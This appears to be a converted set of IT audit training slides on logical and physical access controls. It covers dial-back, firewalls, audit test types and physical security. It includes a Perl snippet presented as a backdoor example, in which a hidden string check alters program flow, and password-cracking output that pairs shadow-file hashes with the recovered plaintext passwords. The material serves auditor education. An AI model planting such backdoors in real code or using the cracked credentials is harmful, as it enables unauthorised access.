User: NT AUTHORITY\SYSTEM Type: Failure Audit
Computer: NTSERVER Category: Logon/Logoff
```

### Description:

#### Logon Failure:

```
Reason: Unknown user name or bad password
User Name: michael
Domain: DOMAIN
Logon Type: 2
Logon Process: User32
Authentication Package:
```

```
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
```

```
Workstation Name: NTSERVER
```

# Network Configuration


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- Terminal Usage
- Dial-back
- Remote Access
- Change Control

# Terminal Usage

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**Configure box to accept only certain transaction by certain physical lines that are expected to be connected to certain terminals**



ON  
TARGET  
SYSTEM




ON  
REMOTE  
SYSTEM

**Lock power switch, keyboard, etc**

# Dial Back

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**1. Remote system dials target system**

**2. Target system identifies remote computer and drops line**

**3. Target system dials to computer using pre-stored phone number for that computer**




# Remote Access

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- Firewalls
- VPNs
- Proxy Servers


# Firewalls



\*usually Web  
Server & DMZ

See:  
*Building Internet Firewalls*  
Chapman & Zwicky  
O'Reilly & Associates

# Bypass Examples



# Backdoor Example

---

```
# subroutine that identifies the procedure name
# and person assigned
# to write it in a properly formatted procedure
# file
#
sub idprocedure {
open(INFILE,$fullpath) || die "Can't open $fullpath";
$title = "NOT FOUND";
$first = "NOT FOUND";
$last = "";
while ($line = <INFILE>) {
#find procedure name in the procedure file
$name = index("$line","Procedure Name",0);
if ($name == "1111"){exit 1;}
#find status in the procedure file
$written = index("$line","written by",0);
$documented = index("$line","documented by",0);
$manual = index("$line","manual",0);
if ($name > -1){
    $title=substr($line,$name + 16);
    chop ($title);
    $title = join(' ', split(' ', $title));
}
}
```

```
if ($written > -1){
    $after=substr($line,$written + 10);
    ($first,$last,$rest)=split(' ', $after);
}
if ($documented > -1){
    $after=substr($line,$documented + 13);
    ($first,$last,$rest)=split(' ', $after);
}
if ($manual > -1){
    $first = "Already in a manual";
    $last = "";
}
} #end while
if ($size) {
print "$title\t$fullpath\t$size\t$first $last\n";
}
else
{
print "$title\t$fullpath\t$first $last\n";
}
}
```

# Use Proven Audit Techniques

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- Obtain understanding
- Document and evaluate access controls
- Test controls
- Evaluate access controls
- Evaluate environment

**(to ensure controls stay that way)**

# Obtain understanding

---

- Take a tour -ask to see
  - ✓ Review network diagrams
  - ✓ Look at equipment in diagrams
  - Support personnel
  - Reports from security software
  - ✓ Manuals
  - Policies and standards
  - ✓ Evidence of training
  - ✓ Trail of data ownership
  - ✓ Authorization records
- Collect documentation along the way

# Document and Evaluate controls

---

- Use tour data to:
  - Chart access paths
  - Interview support personnel
  - Reconcile reports from security software with authorization processes

# Evaluate

---

- Review access policies
- Review security awareness & training
- Review data ownership (accountability)
- Review data custody
- Review data usage
- Review evidence of authorization
- Review access standards
  - note: policies, standards, **not** guidelines*



# TYPES OF TESTS

---

- Substantive - looks at actual data, programs, source documents & other evidence to see what is in place (*e.g.: are all the users in the password file identifiable as current employees, contractors, or other authorized users, and is their access to data appropriate?*)
- Control - tests the existence of management-identified control procedures (*e.g.: for a sample of users in the organization to bring confidence level to 90%, can I find the signed access request form & verify that they have been put into the right group?*)

# Substantive:

# Password Cracking Example

---

## from passwd file:

arlene:x:113:100:Arlene Hagarty:/home1/arlene:/usr/bin/sh

ncrmusr:x:100:100::/ncrm:/usr/bin/sh

bayer:x:175:103:chris bayer:/home2/bayer:/usr/bin/sh

## from shadow file:

arlene:LrTWEZS3ADG/E:9975:0:168:7:::

ncrmusr:AA/KKUh9vuoew:10032:0:168:7:::

bayer:SSFnqR0AunInc:10018:0:168:7:::

## Cracker output:

pwc: Oct 15 18:23:02 Starting pass 1 - password information

pwc: Oct 15 18:23:04 Gussed arlene (/usr/bin/sh in credit.txt) [arlene1] LrTWEZS3ADG/E

pwc: Oct 15 18:23:05 Gussed ncrmusr (/usr/bin/sh in credit.txt) [ncrmusr2] AA/KKUh9vuoew

pwc: Oct 15 18:23:05 Closing feedback file.

pwc: Oct 15 18:23:05 FeedBack: 2 users done, 22 users left to crack.

pwc: Oct 15 18:23:05 Starting pass 2 - dictionary words

pwc: Oct 15 18:23:05 Applying rule '!?Al' to file 'Dicts/bigdict'

pwc: Oct 15 18:23:06 Rejected 1333 words on loading, 24754 words left to sort

pwc: Oct 15 18:23:06 Sort discarded 274 words; FINAL DICTIONARY SIZE: 24480

pwc: Oct 15 18:26:37 Gussed jsavarin (/usr/bin/ksh in credit.txt) [credit] 7pZ1b.SKiXbfI

pwc: Oct 15 18:26:48 Closing feedback file.

pwc: Oct 15 18:35:04 FeedBack: 3 users done, 21 users left to crack.

pwc: Oct 15 18:35:04 Applying rule '>2<8!?Al\$1' to file 'Dicts/bigdict'

pwc: Oct 15 18:35:05 Rejected 11421 words on loading, 14666 words left to sort

pwc: Oct 15 18:35:05 Sort discarded 178 words; FINAL DICTIONARY SIZE: 14488

pwc: Oct 15 18:36:17 Gussed bayer (/usr/bin/sh in credit.txt) [shark1] SSFnqR0AunInc

pwc: Oct 15 18:38:22 Closing feedback file.

pwc: Oct 15 18:38:22 FeedBack: 4 users done, 20 users left to crack.

etc etc etc

# Control:

# Password Filtering Example

---

Instructions for using Windows Nt passfilt.dll

Order and type of check are programmed according to local needs; e.g.:

1. password length is at least 6 chars
2. password does not include the user name
3. password is not component of full name
4. password is complex, defined as:
  - has 3 of 4 char types: upper case, lower case, number, special
5. is not in an ascii dictionary called WINNT/system32/dict.txt
6. is not a dictionary word followed by a number

Initial code for dll available from Microsoft Knowledge Base Article ID: Q151082

Installation:

You have to have at least version 4.0 on all PDCs and have installed service pack three.

Then copy passfilt.dll to WINNT/system32

and use regedt32.exe to edit the registry key.

HKEY\_LOCAL\_MACHINE\  
SYSTEM\  
CurrentControlSet\  
Control\  
Lsa\  
Notification Packages

to include the line: PASSFILT.

Permissions on passfilt.dll should be RX

# TEST - *Prevention*

---

- Inventory-based: terminal keys & cards\*
- Password integrity\*
- Authorization: accounts, groups, levels\*\*
- Detection & Response\*\*
- Remote access controls\*
- Change controls\*\*
- Backdoors (e.g.: bypasses, middleware)\*

\* *usually substantive*, \*\* *usually control*

# TEST - *Detection*

---

- Alarms, alerting mechanisms\*
- Access failure logs\*
- File integrity checks\*
- Process integrity monitors\*
- Monitoring procedures\*\*

\* *usually substantive*, \*\* *usually control*

# TEST - *Recovery*

---

- Incident response\*
- Incident follow-up\*\*
- Recovery planning & testing  
(*more detail section 4.5*)

*\* usually substantive, \*\* usually control*

# LOGICAL ACCESS SUMMARY

---


- IDENTIFY - Take the tour
- EVALUATE - are the expected controls in place
- TEST - combine substantive and control  
depending on risk
- ASSESS - Are logical access risks covered?

# **PHYSICAL ACCESS**




# Understand the issues

---



Exactly what should be protected?

# Identify the Exposures



# Know these physical access controls

---

Door locks - bolting, combination, electronic, biometric

Logged Entry - manual, electronic

Photo Ids

Video cameras

Security guard

Escorted/controlled visitor access

Bonded personnel - maintenance and other service

Deadman doors

Discretely identified facilities

